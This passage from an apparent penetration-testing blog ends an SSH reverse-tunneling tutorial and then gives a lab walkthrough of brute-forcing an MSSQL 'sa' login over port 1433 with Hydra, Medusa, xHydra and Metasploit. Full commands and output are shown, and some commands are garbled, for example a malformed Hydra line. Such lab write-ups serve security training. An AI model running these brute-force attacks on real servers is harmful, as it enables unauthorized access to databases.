        ether 00:0c:29:55:36:5a  txqueuelen 1000  (Ethernet)
        RX packets 49285  bytes 60407396 (57.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17970  bytes 1577306 (1.5 MiB)
```

Come back to remote system and enter following command to with SSH client machine.

ssh raj@127.0.0.1 -p 7000

From given below image you can observed that we had successfully connected with SSH client machine via port 7000.




```
root@kali:~# ssh raj@127.0.0.1 -p 7000
raj@127.0.0.1's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Mar 14 00:15:46 2018 from 192.168.10.1
raj@ignite:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:56:4f:2e
          inet addr:192.168.10.2  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe56:4f2e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1403 errors:0 dropped:1 overruns:0 frame:0
          TX packets:423 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:186936 (186.9 KB)  TX bytes:75270 (75.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:361 errors:0 dropped:0 overruns:0 frame:0
          TX packets:361 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:28384 (28.3 KB)  TX bytes:28384 (28.3 KB)

raj@ignite:~$
```

Remote SSH Tunneling through Ubuntu

If you are not willing to use putty for remote tunneling then you can execute following command

ssh -R 7000:192.168.10.2:22 root@192.168.1.108

Here 192.168.1.10.2 is our local client (raj) IP and 192.168.1.108 is our remote system IP.




```
ignite@ubuntu:~$ ssh -R 7000:192.168.10.2:22 root@192.168.1.108
root@192.168.1.108's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 15 13:29:11 2018 from 192.168.1.111
```

Come back to remote system and enter following command to with SSH client machine.

ssh raj@127.0.0.1 -p 7000

From given below image you can observed that we had successfully connected with SSH client machine via port 7000.



```
root@kali:~# ssh raj@127.0.0.1 -p 7000
raj@127.0.0.1's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Mar 14 00:15:46 2018 from 192.168.10.1
raj@ignite:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:56:4f:2e
          inet addr:192.168.10.2  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe56:4f2e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1403 errors:0 dropped:1 overruns:0 frame:0
          TX packets:423 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:186936 (186.9 KB)  TX bytes:75270 (75.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:361 errors:0 dropped:0 overruns:0 frame:0
          TX packets:361 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:28384 (28.3 KB)  TX bytes:28384 (28.3 KB)

raj@ignite:~$
```

Author: Sanjeet Kumar is a Information Security Analyst | Pentester | Researcher

Contact ~~Here~~

4 ways to Hack MS SQL Login Password

posted in KALI LINUX , PENETRATION TESTING on MARCH 16, 2018 by RAJ CHANDEL with 0 COMMENT

In this article, we will learn how to gain control over our victim's PC through 1433 Port use for MSSQL service. There are various ways to do it and let take time and learn all those because different circumstances call for different measure.

Let's start!!

Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, vnc, http, https, smb, several databases, and much more

Now, we need to choose a wordlist. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.


Run the following command

```
hydra -L/root/Desktop/user.txt 1433 –P /root/Desktop/pass.txt 16 192.168.1.128 mssql
```

-P: denotes path for password list

-L: denotes path of username text file **(sa is default user of Mssql)**

Once the commands are executed it will start applying the dictionary attack and so you will have the right password in no time. As you can observe that we had successfully grabbed the MSSQL **password** as **apple@123456**



```
root@kali:~# hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.128 mssql
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service org

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-15 04:01:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per ta
[DATA] attacking mssql://192.168.1.128:1433/
[ERROR] Child with pid 1536 terminating, can not connect
[ERROR] Child with pid 1535 terminating, can not connect
[ERROR] Child with pid 1524 terminating, can not connect
[ERROR] Child with pid 1525 terminating, can not connect
[ERROR] Child with pid 1530 terminating, can not connect
[ERROR] Child with pid 1527 terminating, can not connect
[ERROR] Child with pid 1522 terminating, can not connect
[ERROR] Child with pid 1534 terminating, can not connect
[ERROR] Child with pid 1529 terminating, can not connect
[ERROR] Child with pid 1523 terminating, can not connect
[ERROR] Child with pid 1526 terminating, can not connect
[ERROR] Child with pid 1528 terminating, can not connect
[ERROR] Child with pid 1531 terminating, can not connect
[ERROR] Child with pid 1532 terminating, can not connect
[ERROR] Child with pid 1533 terminating, can not connect
[ERROR] Child with pid 1537 terminating, can not connect
[1433][mssql] host: 192.168.1.128   login: sa   password: apple@123456
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-15 04:01:43
```

Medusa

Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, MSSQL, HTTP, IMAP, rlogin, SSH, Subversion, and MSSQL to name a few

Run the following command


medusa -h 192.168.1.128 –u /root/Desktop/user.txt –P /root/Desktop/pass.txt –M Mssql

Here

-u: denotes username (sa is default user of Mssql)

-P: denotes path for password list

As you can observe that we had successfully grabbed the MSSQL password as apple@123456.




```
root@kali:~# medusa -h 192.168.1.128 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M mssql
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pas
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pas
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pas
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pas
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: apple (2 of 4, 1 complete) Pa
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: apple (2 of 4, 1 complete) Pa
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: apple (2 of 4, 1 complete) Pa
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: apple (2 of 4, 1 complete) Pa
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: sa (3 of 4, 2 complete) Passw
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: sa (3 of 4, 2 complete) Passw
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: sa (3 of 4, 2 complete) Passw
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: sa (3 of 4, 2 complete) Passw
ACCOUNT FOUND: [mssql] Host: 192.168.1.128 User: sa Password: apple@123456 [SUCCESS]
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: 123 (4 of 4, 3 complete) Pass
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: 123 (4 of 4, 3 complete) Pass
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: 123 (4 of 4, 3 complete) Pass
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: 123 (4 of 4, 3 complete) Pass
```

xHydra

This is the graphical version to apply dictionary attack via 1433 port to hack a system. For this method to work:

Enter xHydra in your kali Linux terminal. And select **Single Target option** and their give the IP of your victim PC. And select **MSSQL** in box against **Protocol option** and give the port number **1433** against the **port option**.




Single Target: 192.168.1.128

Port: 1433

Protocol: mssql

```
hydra -s 1433 -l yourname -p yourpass -t 16 192.168.1.128 mssql
```

Now, go to **Passwords tab** and select **Password List** and give the path of your text file, which contains all the passwords, in the box adjacent to it.



Username

Username: yourname

[✓ Username List]: /root/Desktop/user.txt

☐ Loop around users ☐ Protocol does not require usernames

Password

Password: yourpass

[✓ Password List]: /root/Desktop/pass.txt

Generate: 1:1:a

Colon separated file


☐ Use Colon separated file

☐ Try login as password ☐ Try empty password ☐ Try reversed login

```
hydra -s 1433 -L /root/Desktop/user.txt -P /root/Desktop/pass.txt -t 16...
```

After doing this, go to Start tab and click on **Start** button on the left.

Now, the process of dictionary attack will start. Thus, you will attain the username:sa and password of your victim.



```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-15 04:04:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4),
[DATA] attacking mssql://192.168.1.128:1433/
[1433][mssql] host: 192.168.1.128   login: sa   password: apple@123456
<finished>
```

```
hydra -s 1433 -L /root/Desktop/user.txt -P /root/Desktop/pass.txt -t 16...
```

Metasploit

This module simply queries the MSSQL instance for a specific user/pass (default is sa with blank).

use auxiliary/scanner/mssql/mssql_login

msf auxiliary(scanner/mssql/mssql_login) > set rhosts 192.168.1.128


msf auxiliary(scanner/mssql/mssql_login) > set pass_file /root/Desktop/user.txt

msf auxiliary(scanner/mssql/mssql_login) > set pass_file /root/Desktop/pass.txt

msf auxiliary(scanner/mssql/mssql_login) > set stop_on_success true

msf auxiliary(scanner/mssql/mssql_login) > run

Awesome!! From given below image you can observe the same **password: apple@123456** have been found by metasploit.



